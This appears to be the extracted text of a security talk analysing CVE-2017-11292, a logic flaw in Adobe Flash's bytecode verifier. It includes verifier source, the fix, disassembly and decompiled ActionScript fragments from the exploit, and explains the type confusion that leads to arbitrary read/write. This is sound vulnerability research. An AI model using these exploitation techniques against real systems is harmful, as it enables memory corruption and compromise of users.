        vcoder = &verifyall;
#endif

    Verifier verifier(m, ms, toplevel, abc_env); // Does not throw.
    TRY(core, kCatchAction_Rethrow) {
        verifier.verify(vcoder); // Verify and fill vcoder pipeline.
    }
    CATCH (Exception *exception) {
        verifier.~Verifier(); // Clean up verifier.
        vcoder->cleanup(); // Cleans up all coders.
        core->throwException(exception);
    }
    END_CATCH
    END_TRY
}
```



```
// Verify in two passes. Phase 1 does type modelling and
// iterates to a fixed point to determine the types and nullability
// of each frame variable at branch targets. Phase 2 includes the
// emitter and ScopeWriter, and visits opcodes in linear order.
// Errors detected by these additional CodeWriters can be reported
// in phase 2. In each phase, the CodeWriter protocol is obeyed:
// writePrologue(), visits to explicit and implicit operations using
// other writeXXX() methods, then writeEpilogue().

...

parseBodyHeader(); // set code_pos & code_length
checkFrameDefinition();
parseExceptionHandler(); // resolve catch block types
checkParams();

coder->writePrologue(state, code_pos, this);
if (code_length > 0 && code_pos[0] == OP_label) {
    // a reachable block starts at code_pos; explicitly create it,
    // which puts it on the worklist.
    checkTarget(code_pos-1, code_pos);
} else {
    // initial sequence of code is only reachable from procedure
    // entry, no block will be created, so verify it explicitly
    verifyBlock(code_pos);
}
for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
    worklist = succ->wl_next;
    succ->wl_pending = false;
    verifyBlock(loadBlockState(succ));
}
coder->writeEpilogue(state);
```

verifyBlock



OP_callmethod

```
case OP_callmethod:
{
    /*
     * OP_callmethod will always throw a verify error.  that's on purpose, it's a
     * last minute change before we shipped FP9 and was necessary when we added methods to class Object.
     *
     * since then we realized that OP_callmethod need only have failed when used outside
     * of the builtin abc, but it's a moot point now.  We dont have to worry about it.
     *
     * code has since been simplified but existing failure modes preserved.
     */
    const uint32_t argc = imm30b;
    checkStack(argc+1,1);

    const int disp_id = imm30-1;
    if (disp_id >= 0)
    {
        FrameValue& obj = state->peek(argc+1);
        if( !obj.traits )
            verifyFailed(kCorruptABCErrors);
        else
            verifyFailed(kIllegalEarlyBindingError, core->toErrorString(obj.traits));
    }
    else
    {
        verifyFailed(kZeroDispIdError);
    }
    break;
}
```

Always throw verifyFailed()

Exceptions in Flash

- `_longjmp()` / `_setjmp()`

verifyFailed:

```
; Attributes: noreturn
; public: void __thiscall avmplus::ExceptionFrame::throwException(class avmplus::Exception *)
?throwException@ExceptionFrame@avmplus@@QAEXPAVException@2@@Z proc near
arg_0= dword ptr 4
mov     eax, [ecx+40h]
mov     edx, [esp+arg_0]
push    1           ; int
push    ecx         ; jmp_buf
mov     [eax+588h], edx
call    _longjmp
?throwException@ExceptionFrame@avmplus@@QAEXPAVException@2@@Z endp
```

JIT'ed try {} block of function var122:

```
mov     [ebp+var_FC], eax
mov     eax, [edx+4]
mov     [ebp+var_FC], eax
mov     eax, [ecx+0Ch]
mov     [ebp+var_D8], eax
mov     ecx, [eax+8]
mov     [ebp+var_D4], ecx
mov     eax, [ecx+14h]
mov     [ebp+var_D0], eax
sub     esp, 0Ch
push    [ebp+var_C8]
lea     ecx, [ebp+var_B8]
call    ExceptionFrame__beginTry
add     esp, 0Ch
lea     eax, [ebp+var_B8]
sub     esp, 8
push    0
push    eax
call    __setjmp3
add     esp, 10h
mov     edx, [ebp+var_FC]
mov     ecx, eax
mov     eax, [ebp+var_DC]
test    ecx, ecx
jnz     loc_38338E0
```



In which scenario would a legitimate SWF need to catch bytecode verify errors?

Back to exploit...

- Function var122 is called twice
- At first attempt verifyFailed exception is caught
- At second attempt exception is not thrown!
- Code interpreted without verification!

```
336 static function var120() : *
337 {
338     try
339     {
340         var10 = new BA();
341         var11.push(var10);
342         var12 = false;
343         if(!var16)
344         {
345             new BufferControlParameters(0,0);
346             new C1();
347             new C2();
348             c3 = new C3();
349             new C4();
350             new C5();
351             new C7();
352             var16 = c3;
353             var122(0,var10);
354             var122(0,var10);
355             if(var16.var36 == 4660)
356             {
357                 var12 = true;
358                 if(var8)
359                 {
360                     return;
361                 }
362                 C32.var130();
363             }
364             else
365             {
366                 var100("");
367             }
368             return;
369         }
370     }
371     catch(e:Error)
372     {
373         var100("");
374         return;
375     }
376 }

299 public static function var122(param1:*, param2:* =
300 {
301     try
302     {
303         if(var8)
304         {
305             var16.var36 = Low(param1);
306             var16.var37 = Hi(param1);
307         }
308         else
309         {
310             var16.var36 = param1;
311         }
312         var16.o = param2;
313         var121 = true;
314         new Call();
315         return;
316     }
317     catch(e:*)
318     {
319         return;
320     }
321 }
322
323 public static function var123() : Object
324 {
325     var _loc1_:BufferControlParameters = var16;
326     var _loc2_:* = var109(_loc1_.initialBufferTime);
327     var _loc3_:* = var109(_loc1_.playBufferTime);
328     return {
329         "u0": _loc2_.low,
330         "u1": _loc2_.hi,
331         "u2": _loc3_.low,
332         "u3": _loc3_.hi
333     };
334 }
335
336 static function var120() : *
337 {
338     try
339     {
```

Vulnerability

```
// Verify in two passes. Phase 1 does type modelling and
// iterates to a fixed point to determine the types and nullability
// of each frame variable at branch targets. Phase 2 includes the
// emitter and ScopeWriter, and visits opcodes in linear order.
// Errors detected by these additional CodeWriters can be reported
// in phase 2. In each phase, the CodeWriter protocol is obeyed:
// writePrologue(), visits to explicit and implicit operations using
// other writeXXX() methods, then writeEpilogue().

...

parseBodyHeader();           // set code_pos & code_length
checkFrameDefinition();
parseExceptionHandlers();    // resolve catch block types
checkParams();

coder->writePrologue(state, code_pos, this);
if (code_length > 0 && code_pos[0] == OP_label) {
    // a reachable block starts at code_pos; explicitly create it,
    // which puts it on the worklist.
    checkTarget(code_pos-1, code_pos);
} else {
    // initial sequence of code is only reachable from procedure
    // entry, no block will be created, so verify it explicitly
    verifyBlock(code_pos);
}
for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
    worklist = succ->wl_next;
    succ->wl_pending = false;
    verifyBlock(loadBlockState(succ));
}
coder->writeEpilogue(state);

// phase 2 - traverse code in abc order and emit
mmfx_delete(state);
#ifdef VMCFG_RFSTARG_OPTTMT7ATTION
```

```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        AvmAssert(tryFrom && tryTo);
        return;
    }

    const uint8_t* pos = code_pos + code_length;
    int exception_count = toplevel->readU30(pos);    // will be nonnegative and less than 0xC0000000

    if (exception_count != 0)
    {
        if (exception_count == 0 || (size_t)(exception_count-1) > SIZE_T_MAX / sizeof(ExceptionHandler))
            verifyFailed(kIllegalExceptionHandlerError);

        ExceptionHandlerTable* table = ExceptionHandlerTable::create(core->GetGC(), exception_count);
        ExceptionHandler *handler = table->exceptions;
        for (int i=0; i < exception_count; i++, handler++)
        {
            handler->from = toplevel->readU30(pos);
            handler->to = toplevel->readU30(pos);
            handler->target = toplevel->readU30(pos);

            /* verify */
            /* ... */

            // save maximum try range
            if (!tryFrom || (code_pos + handler->from) < tryFrom)
                tryFrom = code_pos + handler->from;
            if (code_pos + handler->to > tryTo)
                tryTo = code_pos + handler->to;

            /* ... */
        }

        info->set_abc_exceptions(core->GetGC(), table);
    }
}
```


Vulnerability

```
// Verify in two passes. Phase 1 does type modelling and
// iterates to a fixed point to determine the types and nullability
// of each frame variable at branch targets. Phase 2 includes the
// emitter and ScopeWriter, and visits opcodes in linear order.
// Errors detected by these additional CodeWriters can be reported
// in phase 2. In each phase, the CodeWriter protocol is obeyed:
// writePrologue(), visits to explicit and implicit operations using
// other writeXXX() methods, then writeEpilogue().

...

parseBodyHeader();           // set code_pos & code_length
checkFrameDefinition();
parseExceptionHandlers();    // resolve catch block types
checkParams();

coder->writePrologue(state, code_pos, this);
if (code_length > 0 && code_pos[0] == OP_label) {
    // a reachable block starts at code_pos; explicitly create it,
    // which puts it on the worklist.
    checkTarget(code_pos-1, code_pos);
} else {
    // initial sequence of code is only reachable from procedure
    // entry, no block will be created, so verify it explicitly
    verifyBlock(code_pos);
}
for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
    worklist = succ->wl_next;
    succ->wl_pending = false;
    verifyBlock(loadBlockState(succ));
}
coder->writeEpilogue(state);

// phase 2 - traverse code in abc order and emit
mmfx_delete(state);
#ifdef VMCFG_RFSTARG_OPTTMT7ATTION
```

```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        AvmAssert(tryFrom && tryTo);
        return;
    }

    const uint8_t* pos = code_pos + code_length;
    int exception_count = toplevel->readU30(pos);    // will be nonnegative and less than 0xC0000000

    if (exception_count != 0)
    {
        if (exception_count == 0 || (size_t)(exception_count-1) > SIZE_T_MAX / sizeof(ExceptionHandler))
            verifyFailed(kIllegalExceptionHandlerError);

        ExceptionHandlerTable* table = ExceptionHandlerTable::create(core->GetGC(), exception_count);
        ExceptionHandler *handler = table->exceptions;
        for (int i=0; i < exception_count; i++, handler++)
        {
            handler->from = toplevel->readU30(pos);
            handler->to = toplevel->readU30(pos);
            handler->target = toplevel->readU30(pos);

            /* verify */
            /* ... */

            // save maximum try range
            if (!tryFrom || (code_pos + handler->from) < tryFrom)
                tryFrom = code_pos + handler->from;
            if (code_pos + handler->to > tryTo)
                tryTo = code_pos + handler->to;

            /* ... */
        }

        info->set_abc_exceptions(core->GetGC(), table);
    }
}
```

(1) On first run – set exceptions

Vulnerability

```
// Verify in two passes. Phase 1 does type modelling and
// iterates to a fixed point to determine the types and nullability
// of each frame variable at branch targets. Phase 2 includes the
// emitter and ScopeWriter, and visits opcodes in linear order.
// Errors detected by these additional CodeWriters can be reported
// in phase 2. In each phase, the CodeWriter protocol is obeyed:
// writePrologue(), visits to explicit and implicit operations using
// other writeXXX() methods, then writeEpilogue().
```

```
...
```

```
parseBodyHeader();           // set code_pos & code_length
checkFrameDefinition();
parseExceptionHandlers();    // resolve catch block types
checkParams();
```

```
coder->writePrologue(state, code_pos, this);
if (code_length > 0 && code_pos[0] == OP_label) {
    // a reachable block starts at code_pos; explicitly create it,
    // which puts it on the worklist.
    checkTarget(code_pos-1, code_pos);
} else {
    // initial sequence of code is only reachable from procedure
    // entry, no block will be created, so verify it explicitly
    verifyBlock(code_pos);
}
for (FrameState* succ = worklist; succ != NULL; succ = worklist) {
    worklist = succ->wl_next;
    succ->wl_pending = false;
    verifyBlock(loadBlockState(succ));
}
coder->writeEpilogue(state);
```

```
// phase 2 - traverse code in abc order and emit
mmfx_delete(state);
```

```
#ifdef VMCFG_RFSTARG_OPTIMIZATION
```

```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        AvmAssert(tryFrom && tryTo);
        return;
    }
```

```
const uint8_t* pos = code_pos + code_length;
int exception_count = toplevel->readU30(pos); // will be nonnegative and less than 0xC0000000
```

```
if (exception_count != 0)
{
    if (exception_count == 0 || (size_t)(exception_count-1) > SIZE_T_MAX / sizeof(ExceptionHandler))
        verifyFailed(kIllegalExceptionHandlerError);
```

```
ExceptionHandlerTable* table = ExceptionHandlerTable::create(core->GetGC(), exception_count);
ExceptionHandler *handler = table->exceptions;
for (int i=0; i < exception_count; i++, handler++)
{
    handler->from = toplevel->readU30(pos);
    handler->to = toplevel->readU30(pos);
    handler->target = toplevel->readU30(pos);
```

```
/* verify */
/* ... */
```

```
// save maximum try range
if (!tryFrom || (code_pos + handler->from) < tryFrom)
    tryFrom = code_pos + handler->from;
if (code_pos + handler->to > tryTo)
    tryTo = code_pos + handler->to;
```

```
/* ... */
```

```
}
```

```
info->set_abc_exceptions(core->GetGC(), table);
```

(2) On second run:
exceptions already set but...
tryFrom and tryTo = NULL

(1) On first run – set exceptions

Vulnerability

- tryTo = NULL and tryFrom = NULL
- if (`pc < tryTo && pc >= tryFrom &&`
 `(opcodeInfo[opcode].canThrow)`)
 - This check is always false
- Exception handler is never verified!

```
// verify one superblock, return at the end. The end of the block is when
// we reach a terminal opcode (jump, lookupswitch, returnvalue, returnvoid,
// or throw), or when we fall into the beginning of another block.
// returns the address of the next instruction after the block end.
const uint8_t* Verifier::verifyBlock(const uint8_t* start_pos)
{
    _nvprof("verify-block", 1);
    CodeWriter *coder = this->coder; // Load into local var for expediency.
    ExceptionHandlerTable* exTable = info->abc_exceptions();
    bool isLoopHeader = state->targetOfBackwardsBranch;
    state->targetOfBackwardsBranch = false;
    state->targetOfExceptionBranch = false;
    const uint8_t* code_end = code_pos + code_length;
    for (const uint8_t *pc = start_pos, *nextpc = pc; pc < code_end; pc = nextpc)
    {
        ...

        int sp = state->sp();

        if (pc < tryTo && pc >= tryFrom &&
            (opcodeInfo[opcode].canThrow || (isLoopHeader && pc == start_pos))) {
            // If this instruction can throw exceptions, treat it as an edge to
            // each in-scope catch handler. The instruction can throw exceptions
            // if canThrow = true, or if this is the target of a backedge, where
            // the implicit interrupt check can throw an exception.
            for (int i=0, n=exTable->exception_count; i < n; i++) {
                ExceptionHandler* handler = &exTable->exceptions[i];
                if (pc >= code_pos + handler->from && pc < code_pos + handler->to) {
```

Past vulnerabilities

Interestingly, the same line of code was related to multiple previous vulnerabilities


103	----	Fixed	----	----	forshaw@google.com	Windows Acrobat Reader 11 Sandbox Escape in MoveFileEx IPC Hook CCProjectZeroMembers
106	----	Fixed	----	----	cevans@google.com	Flash logic error in bytecode verifier CCProjectZeroMembers
107	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 TTDeleteEmbeddedFont handle double delete CCProjectZeroMembers
108	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 lcbPlcffndTxt/fcPlfguidUim memory corruption CCProjectZeroMembers
109	----	Fixed	----	----	cevans@google.com	Flash heap overflow in bytecode verifier CCProjectZeroMembers
110	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 PapxFkp rgbx bOffset memory corruption CCProjectZeroMembers
111	----	Fixed	----	----	hawkes@google.com	Microsoft Office 2007 VBA ExtendedControl use-after-free CCProjectZeroMembers
112	----	Fixed	----	----	cevans@google.com	Adobe Flash incorrect jit optimization with op_pushwith CCProjectZeroMembers
113	----	Fixed	----	----	fjserna@google.com	Flash 14 on IE11, readAV crash on xmm instruction CCProjectZeroMembers
114	----	Fixed	----	----	cevans@google.com	Adobe Flash incorrect jit optimization with op_pushscope CCProjectZeroMembers
115	----	Fixed	----	----	cevans@google.com	Adobe Flash incorrect jit optimization with op_setglobalslot CCProjectZeroMembers
116	----	Fixed	----	----	cevans@google.com	Flash heap buffer overflow calling Camera.copyToByteArray() with a large ByteArray CCProjectZeroMembers

But targeted another part of a check...

- if (pc < tryTo && pc >= tryFrom && ([opcodeInfo\[opcode\].canThrow](#)))

CVE-2017-11292 Fix

- Code found on GitHub




```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
#ifdef VMCFG_HALFMOON
        // In halfmoon, Analyze mode, Verifier is run twice.
        // Exception parsing was happening twice and duplicate scope traits were generated.
        // Which led to verify error for following sample action script code
        // function f1:void {
        //     try {
        //         //<code inside try>
        //     } catch(e) {
        //         function f2():void{
        //             //<function - body>
        //         }
        //         f2();
        //     }
        // }
        // The fix for above scenario is to stop recomputing exception information
        // and fill tryFrom and tryTo with existing exception handler table information.
        if(!tryFrom || !tryTo) {
            ExceptionHandlerTable* table = info->abc_exceptions();
            int exception_count = table->exception_count;
            ExceptionHandler *handler = table->exceptions;
            for (int i=0; i < exception_count; i++, handler++)
            {
                // save maximum try range
                if (!tryFrom || (code_pos + handler->from) < tryFrom)
                    tryFrom = code_pos + handler->from;
                if (code_pos + handler->to > tryTo)
                    tryTo = code_pos + handler->to;
            }
        }
    }
    AvmAssert(tryFrom && tryTo);
    return;
}

...
```

CVE-2017-11292 Fix


- Code found on GitHub



```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        if (CFG_HALFMOON)
            // In halfmoon, Analyze mode, Verifier is run twice.
            // Exception parsing was happening twice and duplicate scope traits were generated.
            // Which led to verify error for following sample action script code
            // function f1:void {
            //     try {
            //         //<code inside try>
            //     } catch(e) {
            //         function f2():void{
            //             //<function - body>
            //         }
            //         f2();
            //     }
            // }
            // The fix for above scenario is to stop recomputing exception information
            // and fill tryFrom and tryTo with existing exception handler table information.
            if(!tryFrom || !tryTo) {
                ExceptionHandlerTable* table = info->abc_exceptions();
                int exception_count = table->exception_count;
                ExceptionHandler *handler = table->exceptions;
                for (int i=0; i < exception_count; i++, handler++)
                {
                    // save maximum try range
                    if (!tryFrom || (code_pos + handler->from) < tryFrom)
                        tryFrom = code_pos + handler->from;
                    if (code_pos + handler->to > tryTo)
                        tryTo = code_pos + handler->to;
                }
            }
            AvmAssert(tryFrom && tryTo);
            return;
        }
    }
    ...
}
```

CVE-2017-11292 Fix

- Code found on GitHub




- Logic error – Verifier was not meant to run twice on the same function
- Why it is possible to catch verifyFailed() exceptions?

```
void Verifier::parseExceptionHandlers()
{
    if (info->abc_exceptions()) {
        if (CFG_HALFMOON)
            // In halfmoon, Analyze mode, Verifier is run twice.
            // Exception parsing was happening twice and duplicate scope traits were generated.
            // Which led to verify error for following sample action script code
            // function f1:void {
            //     try {
            //         //<code inside try>
            //     } catch(e) {
            //         function f2():void{
            //             //<function - body>
            //         }
            //         f2();
            //     }
            // }
            // The fix for above scenario is to stop recomputing exception information
            // and fill tryFrom and tryTo with existing exception handler table information.
            if (!tryFrom || !tryTo) {
                ExceptionHandlerTable* table = info->abc_exceptions();
                int exception_count = table->exception_count;
                ExceptionHandler *handler = table->exceptions;
                for (int i=0; i < exception_count; i++, handler++)
                {
                    // save maximum try range
                    if (!tryFrom || (code_pos + handler->from) < tryFrom)
                        tryFrom = code_pos + handler->from;
                    if (code_pos + handler->to > tryTo)
                        tryTo = code_pos + handler->to;
                }
            }
            AvmAssert(tryFrom && tryTo);
            return;
        }
    }
    ...
}
```

Exploitation

```
getlex      QName(_, Main) ; "PackageNamespace()" ...
pushfalse
dup
setlocal1
setproperty QName(_, var121) ; "PackageNamespace()" ...
getlocal1
kill        1
pop
findpropstrict QName(_, Call) ; "PackageNamespace()" ...
constructprop QName(_, Call) ; 0 : "PackageNamespace()" ...
throw
```



```
} // End TRY

CATCH (Exception *exception)
{
    // find handler; rethrow if no handler.
    #if defined VMCFG_WORDCODE && !defined DEBUGGER
        ExceptionHandler *handler = core->findExceptionHandler(info, (uintptr_t*)expc-1);

        ExceptionHandler *handler = core->findExceptionHandler(info, expc, exception);

        // handler found in current method
    #else
        DEBUGGER
        // This is a little hokey, see https://bugzilla.mozilla.org/show_bug.cgi?id=470
        //
        // The debugger instruction sets up core->callStack, we do this lazily to save
        // time in builds where the debugger is enabled at compile time but not present
        // at run time.
        //
        // The problem is that CATCH restores core->callStack to its old value, saved by
        // So we force it to the new value here if there is a new value. Then TRY will
        // value again (the new value this time) which we restore redundantly the next
        // there is an exception, if any. The debugexit instruction will take care of
        // the actual old value.
        if (callStackNode != NULL)
            core->callStack = callStackNode;
    #endif

    VMCFG_WORDCODE
    pc = info->word_code_start() + handler->target;

    pc = codeStart + handler->target;
}
```


Exploitation

callmethod 0x1D is interpreted, 0x1D is index of function C0/f2()

```
try
from 0x2142
to 0x215B
name QName(PackageNamespace(""), "e")

loc_215F:
getlocal0
pushscope
newcatch      0
dup
setlocal1
dup
pushscope
swap
catchlet      1

getlex      QName(_, Main) ; "PackageNamespace()" ...
getproperty QName(_, var16) ; "PackageNamespace()" ...
callmethod  0x1D, 0
```



```
INSTR(callmethod) {
    SAVE_EXPC;
    // stack in: receiver, arg1..N
    // stack out: result
    u1 = U30ARG-1;           // disp_id
    i2 = (intptr_t)U30ARG;    // argc
    a2p = sp-i2;             // atomv

    // must be a real class instance for this to be used. primitives that have
    // methods will only have final bindings and no dispatch table.
    VTable* vtable = toplevel->toVTable(a2p[0]); // includes null check
    AvmAssert(u1 < vtable->traits->getTraitsBindings()->methodCount);
    f = vtable->methods[u1];
    // ISSUE if arg types were checked in verifier, this coerces again.
    a1 = f->coerceEnter((int32_t)i2, a2p);
    *(sp -= i2) = a1;
    NEXT;
}
```

Var16 is passed as “this” !

Exploitation

```
class C0
{
    var u0:uint;
    var u1:uint;
    var u2:uint;
    var u3:uint;
    var u4:uint;
    var u5:uint;
    var u6:uint;
    var u7:uint;
    |
    function C0()
    {
        super();
    }

    function f1() : *
    {
        Main.var100("");
    }

    function f2() : *
    {
        if(!Main.var12)
        {
            Main.var8 = false;
        }
        if(this.u5 > 1)
        {
            this.u3 = this.u5 - 1;
        }
        if(this.u1)
        {
            this.u0 = this.u1;
        }
    }
}
```

this.u5 – points to BA object

this.u5-1 - converts atom and retrieves pointer from object

It is used later to corrupt BA and get arbitrary Read / Write

```
namespace AtomConstants
{
    /**
     * @name Atom types
     * These are the type values that appear in the bottom
     * 3 bits of an atom.
     */
    /*@{*/
    // cannot use 0 as tag, breaks atomWriteBarrier
    const Atom kUnusedAtomTag    = 0;
    const Atom kObjectType       = 1; // null=1
    const Atom kStringType       = 2; // null=2
    const Atom kNamespaceType    = 3; // null=3
    const Atom kSpecialBibopType = 4; // undefined=4, payload=bibopPointer
    const Atom kBooleanType      = 5; // false=5 true=13
    const Atom kIntPtrType       = 6;
    const Atom kDoubleType       = 7;
    /*@}*/
}
```


Exploitation

```
class C0
{
    var u0:uint;
    var u1:uint;
    var u2:uint;
    var u3:uint;
    var u4:uint;
    var u5:uint;
    var u6:uint;
    var u7:uint;
    |
    function C0()
    {
        super();
    }

    function f1() : *
    {
        Main.var100("");
    }


    function f2() : *
    {
        if(!Main.var12)
        {
            Main.var8 = false;
        }
        if(this.u5 > 1)
        {
            this.u3 = this.u5 - 1;
        }
        if(this.u1)
        {
            this.u0 = this.u1;
        }
    }
}
```

But arbitrary Read / Write is already achieved with ability to overwrite this.u0.

Points to ??_7BufferControlParameters@psdk@@@6B@

Exploitation

Overwriting BufferControlParameters can enable arbitrary Read / Write



Why target the Interpretation mode?

